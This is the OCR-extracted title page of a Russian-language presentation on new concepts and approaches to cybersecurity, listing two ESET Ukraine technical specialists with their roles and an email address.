НАСЛАЖДАЙСЯ БЕЗОПАСНОСТЬЮ

Новые концепции и подходы к кибербезопасности в современной среде

Александр Иллюша


Руководитель службы технической поддержки ESET в Украине


alex@eset.ua


Вячеслав Зарицкий


Ведущий технический специалист ESET в Украине

